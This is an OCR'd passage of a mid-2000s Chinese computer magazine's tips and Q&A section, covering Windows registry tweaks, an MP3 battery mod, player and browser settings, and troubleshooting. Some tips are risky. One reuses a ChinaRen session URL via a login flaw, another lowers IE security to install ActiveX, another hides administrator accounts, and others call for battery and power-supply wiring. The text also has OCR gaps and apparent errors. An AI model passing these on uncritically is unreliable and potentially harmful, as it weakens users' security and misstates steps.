3.小心取出机芯，可以看见机芯由两部分组成。标着 Sunplus SPCA7550 的芯片是 MP3 的解码芯片，芯片上方就是安放内置 电池的位置。剥开银色内置 电池上的透明胶(竟然用透明胶，杂牌就是杂牌！)，可以看见电池的电极(见图 3)。



图 2

4.拆开手机电池，把两根细导线分别焊到手机电池的正负极上(见图 4)。这里要注意:我所使用的手机电池芯的金属外壳是正极，顶上的突出物是负极(要揭开电池芯上的电路板才能看见)，焊接前一定要用万用表测明电压和正负极 。




图 3

5.先将细电线穿过 MP3 的外壳，再把手机电池并联到 MP3 电池上(见图 5)。




图 4

6.把 MP3 装好，收紧导线，用双面胶把手机电池贴到 MP3 背后(注意要把电池裸露的触点朝外，这样才可以直接使用手机座充来充电)。最后，再用与 MP3 颜色相近的塑料纸和玻璃胶修饰一下裸露着的电线和电池即可(见图 6)。

MP3 改造完成之后我们来检验一下成果:按下 ON 键打开电源，开机正常！关机，把 MP3 放到手机充电器上(见图 7)，充电器工作正常！用 MP3 原配充电器和 USB 充电器也都能正常充电。


图 5


图 6

再经过近几个月的使用，并未发现有任何异常，MP3

显示器“低亮”怎么办?

★★

■ 流浪的火焰

女友去年贪便宜买了一个杂牌液晶显示器来用。当初只是用它在家里打打字、聊聊天而已，但是最近女友却突然开始痴迷游戏了。虽然液晶显示器的反应稍微慢点，在使用中会有一些拖影，但是女友还是喜欢用这显示器来玩各种游戏，感觉问题也不大。不过最近女友却开始抱怨这台液晶显示器在玩CS、英雄本色2和三国无双等游戏的时候画面昏暗，即使将显示器亮度开到最大也无法看见躲在阴暗角落里的敌人。怎么办呢？硬的不行，软的来试试，嘿！还真搞定了。

调整的方法很简单，就是使用Geforce FX5800显卡驱动程序中自带的彩色校正来调节屏幕亮度。在控制面板中依次单击“显示→设置→高级→Geforce FX5800”打开nVIDIA的显卡驱动控制面板。在显卡驱动控制面板中，进入“色彩校正”菜单，在“将颜色变更应用于”选项上选择“全部”，并适当提高亮度、对比度、灰度，将桌面的颜色调到比较满意的程度为止，保存为一般状态（见图）。必要时，你还可以调整“数字振动”来提高亮度。继续将亮度和灰度略微提高，然后进入要打的游戏反复调整，满意后将方案另存为所调整的游戏的名字。因为一些不同的游戏在亮度上可能会稍有差别，所以这样可以在需要的时候准确地找到自己需要的游戏亮度设置。仅仅这样还不能够满足女友在白天看电影的需要，过去女友常常抱怨白天的阳光在房间里干扰得她无法清晰地看电影，那就这次一起解决吧。笔者先打开一段视频文件，然后再次进入“色彩校正”菜单，在“将颜色变更应用于”选项上选择“重叠”，适当调节亮度和对比度，直到自己满意为止，另存为“电影01”。这时，当我们要玩游戏时，就会先进入这个“色彩校正”选项，调出相应的配置文件。在看电影时，则会调出之前配置好的“电影01”配置文件来调整显示器的亮度。而在平时操作中，则使用系统默认的配置文件。



需要注意的是，去年夏天以后发布的nVIDIA显卡驱动才具备这样的色彩调节功能，而旧版驱动中的“重叠”选项被叫做“重叠/VMR”，而且不能够调节RMVB格式文件的播放亮度，而新版驱动中无论VCD、DVD、MPEG、ASF、RM还是RMVB都能够被调节亮度，建议还在使用老驱动程序的朋友赶快更新升级。

这样的做法虽然有提高液晶显示器亮度的作用，但是同时也给液晶显示器的灯管增加了一定的压力。理论上讲，长时间使用这样的“高亮度”会导致液晶显示器的灯管寿命缩短，并因为显示器灯管的发热增加影响液晶屏的寿命，虽然这个过程很漫长，但是为了自己的爱机的健康，希望各位还是在游戏和看片等有需要的时候再开启“高亮设置”的设置。

CF [YY30]



图7

小知识

目前的MP3市场，主流的解码芯片有Philips(飞利浦)、Sigmatel、Telechip、Samsung(三星)等几家。其中Philips的SAA7750/SAA7751是音质最好、功能强且最稳定的了，是韩国高端机的首选；而当前应用最为广泛，也比较成熟的就是Sigmatel的STMP3410/1342/3520，无论从高端到低端都有厂商在采用；然而来自韩国的Telechip的TCC730/TCC731，在韩国众厂商的努力下，已经慢慢完善成熟，其音质和功能也紧跟在Philips SAA7750/SAA7751后面；来自台湾的Sunplus(凌阳)，从功能上来看还是很强大的，但音质表现平淡，个别功能尚不完善，目前还只是徘徊在相对低端的市场上。

电池升级后，播放时间可达23小时，升级可以说是非常成功的！但在这里我还要提醒大家，使用此方法一定要小心：手机电池的电压大致是统一的，但不同品牌、型号的MP3，电池电压未必相同。所以在加装电池前一定要用万用表检查手机电池和MP3电池的电压和极性，如果搞错电压很可能会烧坏MP3的。

CF [YY29]

系统密技E卡通

未知文件不再"自作多情"

每次在Windows XP中双击试图打开一个未知格式的文件时，Windows都会弹出一个对话框，要求选择"使用Web服务寻找适当的程序"或者"从列表中选择程序"。但实际上我们大都知道该文件用什么程序来打开，进而选择"从列表中选择程序"。如何让Windows XP不必每次都询问而是直接选择合适的程序来打开此未知文件呢？

运行"CMD"命令打开命令提示符窗口，再运行"REG ADD "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /V NoInternetOpenWith /T REG_DWORD /F /D 1"(不包含外侧中文引号)命令即可。如果要对远程计算机做同样的优化设置，可以运行"REG ADD "\\远程计算机名\HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /V NoInternetOpenWith /T REG_DWORD /F /D 1"命令。

(四川 逍遥小小)

系统密技E卡通

让"隐藏"文件隐蔽得更安全

我们有很多种方法来隐藏隐私文件和文件夹，不过使用比较多的方法是将文件夹或文件的属性修改为"隐藏"。但这样并不可靠，有一定基础的用户可能通过设置"显示所有文件和文件夹"来轻易破解。其实你可以让"隐藏"属性的文件夹即使在设置了"显示所有文件和文件夹"之后依然无法显示，这样隐藏文件的保险系数又高了不少。打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL]，在右侧窗格中新建一个名为CheckedValue的REG_DWORD值，将该值设置为0即可。这样我们要访问隐藏的文件夹或文件，只能通过在"资源管理器"地址栏中输入完整路径才行。

(四川 逍遥小小)

系统密技E卡通

把注册表植入资源管理器

每次使用注册表编辑器都得点击"开始→运行"，输入Regedit，回车后打开。像Total Commander这样的文件管理器能直接访问注册表，非常方便。其实你也可以略施手术，让注册表直接进驻Windows的资源管理器。首先到http://www.regxplor.com/regxplor_full.exe下载Registry Explorer，安装后打开资源管理器，你会发现左侧的文件列表会多出一个Registry，展开它即可像操作注册表编辑器一直操作注册表了。而它最大的好处在于，当你在网上发现了一条注册表技巧，直接复制其中的键值到资源管理器地址栏中，并在前面加一个Registry\(比如：Registry\HKEY_LOCAL_MACHINE\SYSTEM)，回车后即可打开。

(北京 BCD)

系统密技E卡通

让Windows XP欢迎屏幕强制隐藏任意用户名

有时不希望别人在使用自己的电脑时登录某些属于自己的账户，除了给该账户设置密码外，我们还可以使用以下的方法来让该账户不在Windows XP的欢迎屏幕中出现。

首先将以下代码保存为welcome.bat(脚本下载地址：http://www.newhua.com/cfan/200511/welcome.rar)：

```
@echo off
if {%1}=={} @echo Syntax: Welcome User_Name&goto :EOF
setlocal
set user=%1
@echo Reg ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /V %User% /T REG_DWORD /F /D 1
Reg ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /V %User% /T REG_DWORD /F /D 1
endlocal
```

接下来运行"CMD"命令打开命令提示符窗口，进入welcome.bat所在目录，如果你希望隐藏一个名为username的账户，那么运行"welcome username"命令即可。该方法也适用于隐藏guest、administrator账户，只需输入"welcome guest"或"welcome administrator"命令。

(四川 逍遥小小)

系统密技E卡通

看看我的电脑是否被动过

你可能会比较关心这么一个问题:在你离开自己爱机的这段日子里，别人是否动过它？我们可以借助系统日志来轻松完成这一任务。

依次进入"控制面板→管理工具→事件查看器"或者直接运行"eventvwr"命令打开"事件查看器"，在左边的导航栏中依次定位到"事件查看器(本地)→系统"一项，选择"查看→查找"，在打开窗口的"事件ID"框中输入"6006"，单击"查找下一个"按钮即可。6006是Windows的关机日志事件，找到后你可以查看该事件对应的时间，如果与你自己使用时关机的时间不一致，那么你的电脑就可能曾被别人使用过。

(Joyo)

系统密技E卡通

宏病毒文档照样开

在打开Word文档时，可能你会担心这其中是否会有宏病毒。如果手头没有最新的杀毒软件，而又迫切需要打开这份文档……请不要为了一时方便而忽视了系统的健康。有一个完美的解决方法:在打开Word文档或模板时，按住Shift键。这样就会自动跳过Word启动宏，躲在宏里的病毒自然也就无用武之地了。另外，在关闭该文档时，保险起见还是要按住Shift键，以避免宏病毒利用文档关闭事件发作。

(北京 阮征)

CF [MJ01]

让Adobe Reader记录上次阅读位置

经常使用Adobe Reader看资料，往往会忘记上回看到那里。其实只需点击菜单"编辑→首选项"，在弹出对话框左侧选择"启动"标签，在右侧的"重新打开文档到上次查看的页面"选项中，选择下拉菜单中的"所有文件"选项，然后"确定"即可。 **(秦川小小牛)**

让"千千静听"按类别播放

"千千静听"诸多实用功能着实让用户过 。但很多朋友会听很多不同类型的音乐，比如流行歌曲、古典歌曲等，如何让"千千静听"分门别类来播放呢？方法很简单：在播放列表窗口中任意空白位置右击，在弹出菜单中选择"新建列表"，输入相应音乐类别名称，然后将不同文件添加到其中即可。这样就能让"千千静听"按你的要求播放了；如果想让它在各列表中自动切换，点击"模式"按钮，勾选"自动切换列表"项即可。 **(河北 李永杰)**

快速将歌曲按专辑(歌手)分文件夹保存

我们从网上下载了很多MP3文件到同一文件夹中后，为了听起来方便，希望将它们按专辑分别归类至不同文件夹中，这时只要使用Foobar 2000(下载地址：http://nj.onlinedown.net/soft/39093.htm)就能轻松解决。

首先，将所有MP3拖至Foobar 2000的列表中，然后在文件列表中右击，选择"批量标签→重命名文件"，在"输出文件名格式"中输入"%album%/%album%-%artist%-%tracknumber%-%title%"(不含引号)，最后勾选"根据\和/字符更新子目录"项(见图)。这样所有MP3都会以"专辑-艺术家-单轨-标题.mp3"进行命名，并且同一专辑的所有MP3文件都会保存到以专辑名称命名的文件夹中。如果希望将同一歌手的所有歌曲保存至相同目录，则可在"输出文件名格式"中输入"%artist%/%album%-%artist%-%tracknumber%-%title%"即可。



去除烦人的"脚本错误"

当你在 览网站或使用程序时，经常会出现"脚本错误"的提示窗口，严重的还会造成网页无法访问，所以要关闭此窗口，方法如下：进入IE，点击菜单中的"工具→Internet选项"，去除"高级"选项卡下"禁止脚本调试"项的勾选即可。 **(BCD)**

让输入法不再随Word改变

默认时，在Office 2003所有组件中，只要一启动，就会打开默认的输入法，对于大部分人来说，这个功能完全没有必要，不仅影响相关组件的打开速度，而且根本用不着，下面就来关闭这个选项：打开Office 2003任意组件，如Word 2003，点击菜单中的"工具→选项"，在弹出窗口中点击"编辑"标签，最后，去除"输入法控制处于活动状态 "的勾选即可。 **(BCD)**

没有RealPlayer也能看RM

从一台安装有RealPlayer的电脑上将C:\Program Files\Common Files\Real文件夹下的Codecs、Common和Plugins三个子目录复制到目标电脑的相同位置中，然后将C:\Windows\System32下的pncrt.dll复制到目标电脑上相同位置。最后在安装有RealPlayer的电脑上打开注册表，依次展开至[HKEY_CLASSES_ROOT\Software\RealNetworks\Preferences]，导出DT_Plugin、DT_Codecs、DT_Common三个子键，保存为REG文件，导入目标电脑的注册表中。这样就能在目标电脑中使用第三方播放软件播放Real文件了。

(BCD)

极点五笔兼职命令行

最新的极点五笔4.3版(下载地址：http://www.freewb.net)新增了命令行功能，使用这个功能可以直接输入设置好的命令就能打开指定程序或网页，比如：输入note直接打开记事本，输入cfan打开《电脑爱好者》网站。

第一步：右击窗口标题栏上的极点五笔工具条，选择"输入法设置"，在窗口左侧点击"高级设置"，然后勾选右侧的"启用命令直通车功能"。

第二步：右击窗口标题栏上的极点五笔工具条，选择"管理工具→用户码表"，打开用户码表窗口。

第三步：在窗口最后一行中添加"note $Xnotepad"(不含引号)，另起一行添加"cfan $Xhttp://www.cfan.com.cn"(不含引号)，再新起一行输入"myqq $Xc:\program$20files\tencent\QQ\qq.exe"(不含引号)。现在你输入note就会打开"记事本"，输入cfan就会打开http://www.cfan.com.cn，输入myqq就可以打开QQ。

小提示

在用户编码中输入命令行模式为"编码 $x[X]文件名[目录名][网址]"(不含引号，注意编码后面为一个半角空格)，这里的编码为任意输入编码，$x表示命令行激活的程序在后台运行，$X表示命令行激活的程序在前台打开。另外，如果文件名、目录名或是网址中有空格，需要用$20代替。

(BCD)

CF [MJ02]

网络密技E卡通

Yahoo!、Google一起用

很多朋友既在用Google，又在用Yahoo!的搜索引擎，它们各有千秋。通过一个名为YahGoohoo!gle的站点(很怪异的名字，把Google和Yahoo!拆开重新组合了)，可以搜索获得两个站点的搜索结果。其地址为:http://www.yagoohoogle.com/，输入关键字并单击"Search"。你能在左右两边看到两个不同的窗口，左边是Google搜索结果，右边则是Yahoo!的，非常方便。 (SC)

网络密技E卡通

批量下载QQ网络硬盘文件

腾讯QQ网络硬盘操作简便，功能实用，但日积月累，16MB的免费空间就被填满了，于是想将网络硬盘中所有文件下载并刻录。可文件数目庞大，一一下载实在麻烦，而在QQ网络硬盘中默认是不可一次性多选文件的。最后我终于找到批量下载的方法:在QQ网络硬盘界面点击"显示切换"，再点击"小图标"按钮，这时网络硬盘会更改文件排列方式，然后按下Ctrl＋A组合键全选文件，再拖动这些文件(文件夹)到桌面即可删除。 (木头人)

网络密技E卡通

Maxthon打开新窗口

在Maxthon中，往往某个链接被点中后直接在本页面打开，而不是使用新窗口打开，很多读者在使用时非常不习惯。其实我们可以通过Maxthon的"选项→Maxthon选项→标签→新建"，然后把"在新窗口中打开"下方选项中的"页面中的链接"前打上对勾，这样每次点链接时Maxthon都会用新的标签窗口打开新页面，大大方便我们 览网页。 (softer)

网络密技E卡通

保存网页加速法

览网页时碰到一些精彩的文章或精美图片，想把它们保存下来，如果使用常规办法，在碰到图片较多的情况下，速度会稍慢。但我们可以在保存网页前，先可以按一下"ESC"键或设置脱机工作状态再保存，这样保存速度就会快得多。 (小明)

网络密技E卡通

一次下载Gmail邮件中的所有附件

如果你收到的某封邮件中包含了多个附件，按照一般方法得一个个保存。不过Gmail提供了一个"下载所有附件"功能:打开包含多个附件的邮件，点击"下载所有附件"链接，这样Gmail会将所有附件放置在一个ZIP包里，下载完毕后只需要解压缩该ZIP文件即可。 (SC)

网络密技E卡通

QQ免费建群有新招

众所周知，腾讯QQ等级达到16级太阳标志后就可免费建立固定群一个(会员除外)，如果需要建立多个群或等级未达到16级就只等望"群"兴叹？其实不然，如果你的腾讯TM为最新的Tencent Messenger) 2005 Beta 1则还可建群一个，方法为:点击TM2005软件界面右上角的"我的企业"按钮，然后选择"注册新的企业，把你的同事邀请进来"，输入你的企业资料，并选择要加入你企业的QQ好友，片刻后就可以得到你的新QQ固定群了。 (木头人)

网络密技E卡通

快速登录ChinaRen同学录

很多朋友经常会访问Chinaren同学录，可每次我们登录同学录的时候都必须输入一遍用户名和密码，非常不方便。其实Chinaren的登录系统含有较严重的漏洞，我们可以利用该漏洞来快速登录。

首先按照正常方式输入用户名和密码，点击"登录"按钮，等新打开的窗口中显示"登录成功,转入系统,请稍候......"时，选择"查看→查看源文件"菜单，这时候我们能在源文件中找到"<form action="http://profile.chinaren.com/urs/...." method="get" name="form1">"，将该字段中的链接地址(也就是http开头的一长串字符)全部复制下来，保存好，以后我们就可以直接用该地址来访问自己的ChinaRen同学录了。将该链接添加到收藏夹中，以后就不再需要输入用户名密码了。注意，打开源文件的速度一定要快，源文件中要有"登录成功,转入系统,请稍候"的字样才对，否则就是打开的页面太迟了。可以点右键后迅速按下"V"键，这样可以提高打开源文件的速度。 (SC)

网络密技E卡通

在非IE、Firefox浏览器中使用Google Web Accelerator

很多朋友在使用Google Web Accelerator(下载地址http://dl.pconline.com.cn/html/1/2/dlid=13762&dltypeid=1&pn=0&.html)来访问无法访问的国外站点，不过默认情况下Google Web Accelerator只能支持IE和Firefox(Firefox必须安装在C:\Program Files\Mozilla Firefox目录)两种 览器。如果你使用的是Maxthon、GreenBrowser或者Opera等别的 览器呢？一样可以享受Google Web Accelerator带来的功能。

如果是IE核心的 览器，则首先在IE代理设置中将代理服务器地址设置为"127.0.0.1"，端口号设置为"9100"，接下来在多页面 览器中设置"启用代理服务器"；如果是其他核心的 览器，则在相应的地方将代理设置为127.0.0.1:9100即可。 (SC)

CF [MJ03]

硬件密技E卡通

针式打印机轻松换色带

虽然不同类型的针式打印机，它们的色带架的结构都不尽相同，但运转原理都是大同小异的。首先，打开打印机上盖，你会看到一个形状像个夹子的盒子，我们称它为打印架，它中间空的部分安放的就是打印头。拆下打印架，打开它，接着仔细观察原色带的绕法，注意打印架中的两个齿轮要夹着色带，而且应该跟它们平行。否则色带随着齿轮的转动会发生移位，进而卡住齿轮。色带装好之后，把打印架装回到原位即可。

（八云）

硬件密技E卡通

ADSL在数据流量增大时死机的解决

这种情况多是因为网卡的品质或者兼容性不好所引起，特别是老式ISA总线10Mbps网卡，由于ADSL所用的PPPoE本协议是比较新的一项技术，这类网卡兼容性可能会有问题，并且速度较慢，造成冲突，最终线路锁死，甚至死机。

（八云）

硬件密技E卡通

只用电源和DVD光驱听CD

首先确定一下你使用的是什么电源，如果是以前的AT电源，则只要用连接机箱电源的电源线接在电源插座与电源之间，然后把电源上的5V电源输出线接到DVD-ROM上，打开电源开关就可以直接听CD音乐了。

如果你使用的是ATX电源，由于ATX电源并没有供电开关，需要使用一小段导线将ATX电源接口上的绿线与灰线短接，这样也可以直接使用你的DVD-ROM来听CD了。但如果没有相关电工知识请不要轻易动手。

（八云）

硬件密技E卡通

一句话技巧

1.现在组建的网络一般都采用5类以上的双绞线，但实际购买时很难辨认真伪，建议先购买一段，利用Windows操作系统中“系统监视器”或“网络监视器”亲自测试一下。如果测试速度达到了100Mbps，则表明是5类双绞线。

2.数码照片在冲印时，有的会被剪裁掉一些内容，这是因为冲印相片的通常比例是3：2，而拍摄的照片尺寸不合乎规格，因此如果不希望被裁剪，还是尽量使用合乎冲印要求的尺寸吧。

3.现在市场上有很多VCD清洁光盘出售，不少朋友就用它来定期清洁光驱，其实这是万万使不得的，这种光盘上有两排小刷子，当用这种VCD清洁光盘清洁光驱时，这两排小刷子就成了激光头的杀手，不仅会划伤激光头，严重时还会撞歪激光头，使其定位不准，无法从光盘读取数据。

（八云）

硬件密技E卡通

如何进行显示器亮度与对比度的调节？

CRT显示器亮度的调整事实上是调整显示器的黑色，对比度的调整则是调整显示器的白色。在调整亮度和对比度时，最好先开启一个全黑的图像，然后将亮度降低到图像的黑与显示器周围边界的黑一样；如果你觉得显示器太暗，白色也比较灰，可以开启一个黑底白字的图像，再开始设置对比度，直到白色接近纯白，且不会产生模糊不清的情况。当然，你也可以把对比度设置到眼睛觉得舒服为止。这样显示器显示的图像会更加锐利，颜色也更为精确。

（八云）

硬件密技E卡通

光标乱跳“故障”的排除

一台电脑使用光电鼠标，屏幕上的光标总是在鼠标移动时无规律地乱跳，很难控制！可是，把它接到别的机器上，却又没有问题！这很可能是鼠标所用的鼠标垫是一块会反光的材料，光电鼠标下面如果垫了反光物，会使鼠标对位置的辨别出现错误。只要更换个鼠标垫即可解决问题 。

（八云）

硬件密技E卡通

在无光、软驱的电脑安装移动硬盘驱动

在Windows 98工作站中，使用移动硬盘需要安装驱动程序。不过要是电脑恰好没有光驱或软驱的话，那么安装移动硬盘的驱动程序就不那么容易了。这时，我们可以在带有软驱的Windows 98系统中制作好启动盘，并且将所有内容拷贝到移动硬盘，接着再把驱动程序也拷贝进移动硬盘，之后，将移动硬盘接入到需要安装移动硬盘驱动的电脑，通过移动硬盘的系统引导功能，将Win98系统先启动到DOS环境下，拷贝驱动程序到硬盘后，再次以正常方式启动电脑，并安装驱动即可。当然，这种方法仅限于支持系统引导功能的移动硬盘和主板。

（八云）

硬件密技E卡通

误格式化硬盘数据的恢复

基本上在DOS高版本状态下，格式化操作都建立了用于恢复格式化的磁盘信息。这样我们可以使用多种恢复软件来进行数据恢复，比如使用Easyrecovery 6.0和Finaldata2.0等恢复软件均可以方便地进行数据恢复工作。另外DOS还提供了一个miror命令用于记录当前的磁盘的信息，供格式化或删除之后的恢复使用，此方法也比较有效 。

（八云）

CF [MJ04]

软件

1 实现编辑器中下载地址一点即下

山东读者宋红问：因为现在《电脑爱好者》提供的下载资讯特别多，所以网址也格外多，在每一期杂志到来时，我都要认真地把每个网址打到记事本中。我家没有上网，所以每次都要拿着软盘把地址文件拷贝到别人家去下载。我不停地从记事本中复制网址，然后粘贴到　览器的地址栏中下载。请问，能不能在记事本中一点就能连接到网页上下载？

答：你可以用一款小工具软件——EmEditor来代替记事本作文字编辑工具，这样输入的网址直接在其编辑环境下点击就可以连接到网页上下载了。该软件官方网址是http://www.emeditor.com。

另外，还有一个效率更高的下载办法，就是用FlashGet（网际快车）的导入列表下载功能。把你编辑好的下载地址文件导入到FlashGet中，就可以一次下载许多文件了。

2 智能ABC输入法中v字母功能失效

北京读者张金　问：我使用的输入法是智能ABC输入法，为了提高录入速度，我选择双打输入。根据一些教材中的说法，使用“v＋区号”的方式能够输入汉字库中1～9区的字符，使用“v＋ASCII码字串”能够输入西文符号，但在我的电脑上这个功能无法实现。请问这是怎么回事？

答：你所说的情况适合于智能ABC全拼或简拼输入的情况，在双打输入状态下无效。由于字母“v”在双打方式中替代声母“sh”，所以不能使用“v＋区号”的方式来输入1～9区的字符，也不能使用“v＋ASCII码字串”输入西文。如果需要输入这些字符，可以从软键盘中切换分组进行选择输入。方法是，在智能ABC输入法状态条上右击小键盘图标，选择相应的字符分类菜单命令，然后用鼠标左键单击小键盘图标，在弹出的键盘图上选择想要的字符即可。

3 只有韵母的汉字的双打输入问题

河南读者杨义典问：我使用的输入法是智能ABC输入法的双打输入方式，用这种输入方式确实可以大大减少击键次数，从而提高录入速度。但这种输入法规定每个汉字必须输入两个字母代码才能完成输入，而有的汉字（如“啊”、“哦”等）只有一个韵母，在这种情况下如何实现双打输入？

答：有些汉字只有韵母，智能ABC双打输入方式中称这种汉字的音节为“零声母”音节，并规定了这种音节的输入方法为：奇次键入“o”字母（o被定义为零声母），偶次为韵母。虽然击键为两次，但是在屏幕上显示的仍然是一个汉字规范的拼音。例如，要输入汉字“啊”，则只要输入代码“oa”即可。

4 无法播放MIDI格式音乐的解决办法

江苏读者黄苏问：最近我从网上下载了一些MIDI格式的音乐文件，解压缩后使用WMP播放出现问题，虽然播放时画面上也显示正在播放，音箱也是开着的，为什么还是没声音？

答：如果播放其他声音文件正常，那你就要检查一下关于MIDI这部分的设置。首先确定是不是被设成静音了，双击屏幕右下角的喇叭图标，打开之后，看看是不是MIDI的“静音”功能被勾起来了，如果是则把它取消；如果没有就检查一下“设备管理”中声卡驱动程序是否正确安装；如果驱动正常，再检查是不是没有启动MIDI。

在Windows 2000中打开“控制面板”的“声音与多媒体”，到“音频”页，选择“MIDI音乐播放”（声音播放），按“属性”，检查有没有设为“使用这个设备控制功能”，必须选取这项MIDI才会有声音。

如果经过以上设置还是没听到MIDI的声音，到“控制面板→系统→设备管理”，删除声卡控制部分，重新启动计算机，重新安装一次声卡驱动程序就可以了。

5 调整参数让网络电视播放更流畅

问：我用RealOne Player播放网络电视时总有时断时续现象，如何才能让播放更流畅一些？

答：如果是网络原因，可以通过调整播放缓冲时间和网络超时参数来改进播放性能。在RealOne Player主界面窗口中选择菜单命令“工具→参数设置”，然后选择设置窗口中的“连接→播放设置”，将窗口右侧的“缓冲播放”时间设置为60秒以上，将“网络超时”参数分别设置为40秒和120秒。如果考虑到可能是硬件的原因，可在类别窗口中选择“硬件”项目进行调整，设置相应的参数进行尝试。

CF[SB01]

系统

1 “自动完成”功能不保存用户名和密码

问：我的系统是Windows XP，在用IE上网 览论坛、信箱时提示输入用户名和密码的站点后，都选择了弹出对话框中的“将此密码保存在密码列表中”，但我发现下一次访问的时候系统并没保存用户名和密码，再次访问该站点时，系统并未自动输入用户信息。请问这个问题如何解决？（江西 王江南）

答：可能导致这个问题的原因很多，可以按照以下顺序进行检查。

1.验证IE是否已经打开了“自动完成”功能：在IE中选择菜单“工具→Internet选项”，单击“内容”选项卡，在“个人信息”栏中单击“自动完成”按钮，在“自动完成”设置对话框中确认已经勾选了“表单的用户名和密码”。

2.验证“Protected Storage”服务正在运行：在“开始→运行”键入Services.msc，打开服务管理控制台，在服务名称列表中查看“Protected Storage”是否已经启动了，如果未启动Protected Storage，则将其启动；如果已启动了，请将其停止然后再重新启动一次。

3.如果上面的方法解决不了，则可能是系统未正确注册RSABase.dll，这时你可以先用“Regsvr32 /u RSABase.dll”命令将此文件反注册，然后再用“Regsvr32 RSABase.dll”（均不含引号）将其重新注册一次即可。如果RSABase.dll损坏了，可以到相同版本系统中复制一个，然后再进行注册。

2 系统出现“Limited Virtual Memory”错误信息

问：我用的是Windows 2000，内存大小为256MB，最近不知道为什么系统经常出现“Limited Virtual Memory(虚拟内存有限)”的错误提示，只要执行一些内存占用比较大的程序，比如CS、魔兽等游戏就会出现此问题，请问我是中毒了吗？应该如何解决？（广州 伍建国）

答：如果将计算机上分页文件Pagefile.sys的大小设置为小于系统推荐的大小加上物理内存的总和，这时系统可能创建一个临时分页文件Temppf.sys。如果临时分页文件Temppf.sys要使用大量的硬盘可用空间，而剩余的可用硬盘空间小于在“控制面板”中配置的分页文件设置的初始大小，就可能出现此问题。解决的方法：

1.清理系统分区的垃圾文件，给临时分页文件腾出足够的空间，以适应临时分页文件的大小。

2.用Win＋Break组合键打开“系统属性”，在“高级”选项卡中单击“性能”栏中的“设置”按钮，在弹出窗口的“高级”选项卡中点击“虚拟内存”栏中的“更改”按钮，将分页文件的“初始大小”和“最大大小”的值均设置为0，然后重新启动计算机。

3.根据上面的步骤将“初始大小”和“最大大小”值重置为Windows 2000的推荐(默认)值，再次重新启动计算机。这样为分页文件配置了适当的大小后，临时分页文件将被删除，虚拟内存错误将不再发生。关于分页文件的配置方法可以参考本刊2004年第5期的《虚拟内存到底应该怎么设》。

3 改变所有文件夹的显示方式

问：在新安装的Windows 2003中，文件夹显示方式的默认设置是“详细列表”，如果想改为“平铺”，每打开一个文件夹就改一次太麻烦了，有什么方法能将硬盘中所有文件夹的显示方式同时改为“平铺”？（四川 刘新宇）

答：在Windows 2003中将“详细列表”的显示方式改为其他方式的方法如下(也适用于Windows XP)：

1.在“我的电脑”中打开任意文件夹，右击空白处，在“查看”菜单中选择你喜欢的显示方式，比如“平铺”。

2.选择菜单“工具→文件夹选项”，在弹出窗口的“查看”选项卡单击“应用到所有文件夹”，然后确认所有操作即可。

4 Msvcirt.dll文件链接错误

问：我的电脑安装的是Windows 98，最近在启动时总提示“Msvcirt.dll file is linked to missing export msvcrt.dll(Msvcirt.dll文件被链接到丢失的msvcrt.dll输出)”，请问这是怎么回事？（陕西 张宁宁）

答：如果系统中Msvcirt.dll和Msvcrt.dll这两个文件中有一个被破坏或者丢失，就可能出现这个问题。解决方法就是在Windows 98的安装光盘中找到这两个文件(也可使用SFC“系统文件检查器”)，然后用它们覆盖系统中的原文件(这两个文件在C:\Windows\System)。

5 “任务管理器”没有显示进程的用户名

问：我安装的是Windows XP系统，以前打开“任务管理器”后在进程列表中会显示各个进程对应的用户名，可现在只有进程“System Idle Process”旁边显示了用户名SYSTEM，其他进程边上都是空白的，请问如何才能让它显示用户名？（北京 陈锦松）

答：你可能曾经对系统服务进行过优化，把其中的“Terminal Services”服务禁止了。解决方法：在“开始→运行”中输入Services.msc，在服务列表中找到“Terminal Services”服务，然后将其“启动类型”设置为“手动”或“自动”，并点击“启动”按钮，确保“服务状态”为“已启动”后退出设置，重新打开“任务管理器”即可。CF[SB02]

网络

1 无法使用网上银行

问：我的系统是Windows XP SP2，重装系统后也没有安装什么其他的软件。打开IE欲登录工商银行的网上银行时，总是显示网页上有错误，而在另一台电脑上同一时刻却可以正常使用。请问这是什么原因？

答：第一次在系统中打开网上银行网页时必须要下载并安装一个客户端插件程序（一般都是ActiveX插件），否则无法正常使用网上银行的功能。ActiveX插件经常被一些木马、病毒利用来攻击，所以Windows XP SP2的默认安全级别设置得比较高，它会自动监控插件程序并将其拦截。你可以按下面的方法暂且开启安装ActiveX功能：单击IE 览器菜单"工具→Internet选项"，在打开的窗口中选择"安全"选项卡，再单击"自定义级别"按钮，在打开的安全级别设置窗口中将"重置自定义设置"项设置为"安全级－低"，最后单击"重置"按钮。再次打开网上银行页面即可安装相应的银行客户端插件程序了。安装完毕后再次将IE安全级别设置为高即可。其实，现在有很多插件屏蔽程序，为了方便，我们可以将系统的插件屏蔽程序禁用掉，然后使用专门的插件屏蔽程序，例如上网助手（下载地址：http://dl.3721.net/download/assist4.exe），它可以智能地屏蔽一些网站上的插件程序，诸如网上银行的客户端插件程序等被上网助手列入白名单而可以自由地安装，而其他一些网站的插件程序会自动被屏蔽，屏蔽后要再安装它们，只要在上网助手提供的插件管理器中再次安装它们即可，操作起来非常方便。

2 两台电脑收邮件的问题

问：我上班时在公司有一台电脑，家里也有一台电脑。两台电脑中都使用Foxmail收邮件，现在出现了这样的问题，那就是在公司的电脑中收完了邮件后，在家里的电脑中就无法再收取这封邮件了。我想达到这样的要求：在公司（家里）中收了的邮件，在家里（公司）的电脑中同样可以收到，不知能不能达到这要求？

